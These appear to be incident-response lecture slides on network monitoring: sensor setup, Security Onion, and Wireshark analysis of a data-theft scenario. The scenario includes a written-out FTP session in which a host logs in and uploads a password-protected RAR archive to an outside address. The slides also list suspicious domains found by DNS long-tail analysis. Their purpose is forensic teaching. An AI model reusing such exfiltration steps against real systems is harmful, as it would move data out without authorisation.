



Figure 9-2. Unexpected server traffic—log scale

# Setting Up a Network Monitoring System

# Simple Method

- **Deploy laptops or 1U servers with hardware network taps**
- **Snort + tcpdump works**
- **Best if you are setting up monitoring after an incident is detected--fast & easy**



# IDS Limitations

- **IDS platforms cannot reliably perform both intrusion detection and network surveillance simultaneously**
- **If you set an IDS to capture full-content, its effectiveness as a sensor will diminish**



# Effective Network Surveillance

- Define your goals for performing the network surveillance.
- Ensure that you have the proper legal standing to perform the monitoring activity.
- Acquire and implement the proper hardware and software.
- Ensure the security of the platform, both electronically and physically.
- Ensure the appropriate placement of the monitor on the network.
- Evaluate the data captured by your network monitor to ensure you meet the goals you defined.

# Hardware

- **Difficult to collect and store every packet traversing high-speed links**
- **Recommended:**
  - **1U servers from large manufacturers**
  - **Linux-based network monitoring distributions**
  - **Linux now outperforms FreeBSD**
  - **For best performance, use NTOP's PF\_RING network socket, not the default AF\_PACKET interface**



# Before an Incident

- **If your organization plans ahead**
- **Commercial solutions that combine Snort-style alerting with storage**
- **Solera Network's DeepSea appliance**
- **RSA's NetWitness platform**

# Security Onion

- **Free Linux distribution, with kernel patched installed (securityonion.net)**
- **Includes analysis tools**

DNS Long Tail Analysis

hostname	Count
jdtcjdyqjyousia.com	1
www.whatsmyipaddress.com	1
lifeinsidedetroit.com	1
etgibmyhmbzjoyut1.com	1
www.getmyip.org	1
checkip.dyndns.org	1
qwe.mvdunalterableairreport.net	1
zcjipitkrhabk.com	1
xrdwspble4u.com	1
adstairs.ro	1
freeways.in	1
analytics.shareaholic.com	1



# Deploying the Network Sensor

- Where are the network egress points?
- Does the network use specific routes to control internal traffic? External traffic?
- Are “choke points” available at suborganization or administrative boundaries?
- How is endpoint traffic encapsulated when it arrives at firewalls or “choke points”? Is VLAN trunking in use, for example?
- Where are network address translation devices in use? Web proxies?

# Major Network Changes

- **May facilitate network surveillance**
  - **Ex: route all company locations through a single Internet connection with MPLS (Multiprotocol Label Switching), not a separate ISP for each office**

# Secure Sensor Deployment

- **Place network sensor in a locked room, to maintain chain of custody**
- **Patch the OS, keep it up to date**
- **Protect it from unauthorized access**
- **Document everything**
- **Review logs**
- **Use Tripwire to ensure integrity of OS**

# Evaluating Your Network Monitor

- **Is it receiving the traffic you want to monitor?**
- **Is the hardware responsive enough to achieve your goals?**
- **Create signatures to detect test traffic and test your monitor**
  - **Such as a nonexistent URL**
- **Performance metrics in logs will tell you if the sensor is dropping packets**

# Network Data Analysis

# General Principles

- **Wireshark is excellent**
  - **Especially with custom decoders, written in Lua or C**
- **Don't hunt through large packet captures looking for something new**
- **Limit the scope**
- **Use targeted queries that follow your leads and answer investigative questions**



# Data Theft Scenario

- **On Dec. 3, 2013, your investigation starts**
- **Two days ago, an attacker accessed a user's desktop system**
- **Ran rar.exe and ftp.exe once each**
- **You have complete packet capture data**

# Prefetch

- **Shows exact date and time ftp.exe was executed**
  - **Dec. 1, 2013 at 00:57 UTC**
- **Interviews tell you that RAR and FTP are not used normally on that workstation**

# PCAP File

- **73 FTP sessions on the date in question**
- **2 are active during the time of interest**
- **Download PCAP files from link Ch 9e**

- **Statistics, Conversations, TCP tab**
- **Select conversation, Follow Stream**

The screenshot shows the Wireshark interface with the 'Conversations' pane open. The 'TCP' tab is selected, showing two active conversations. The main packet list at the top shows the following details:

No.	Time	Source	Destination	Protocol	Length	Info
1	0...	192.168.55.100	192.168.55.255	BROWSER	243	Host Announcement USER-ECE3629572, Workstation, Se...
2	9...	192.168.55.102	203.0.113.100	TCP	62	2913 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SAC...
3	9...	203.0.113.100	192.168.55.102	TCP	62	21 → 2913 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 M...
4	9...	192.168.55.102	203.0.113.100	TCP	60	2913 → 21 [ACK] Seq=1 Ack=1 Win=64240 Len=0

The 'Conversations' pane shows the following table:

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
192.168.55.102	2913	203.0.113.100	21	26	1776	15	955	11	821	9.478645000	12.312
192.168.55.102	5002	203.0.113.100	20	8	1918	4	1646	4	272	18.250256000	0.002

At the bottom of the interface, there are buttons for 'Help', 'Copy', 'Follow Stream...', 'Graph...', and 'Close'. There are also checkboxes for 'Name resolution' and 'Limit to display filter', and a 'Conversation Types' dropdown menu.


# Stream 0: FTP (Port 21)

- **Control traffic**

```
220 (vsFTPd 3.0.2)
USER frank
331 Please specify the password.
PASS frank
230 Login successful.
TYPE I
200 Switching to Binary mode.
PORT 192,168,55,102,19,138
200 PORT command successful. Consider using PASV.
STOR edi-transfer.bin
150 0k to send data.
226 Transfer complete.
QUIT
221 Goodbye.
```

# Stream 1: FTP-Data (Port 20)


- **A RAR file being transferred**
- **Show data as "Raw"**
- **Save the file as file.rar with "Save as"**





# edi-source.bin RAR

- **From second pcap file**



# Password

- **The RARs are password-protected**
- **We can see the names of files and folders, but not extract them**
- **A forensic examiner could search for command lines using RAR.exe on the system, which might contain the password**
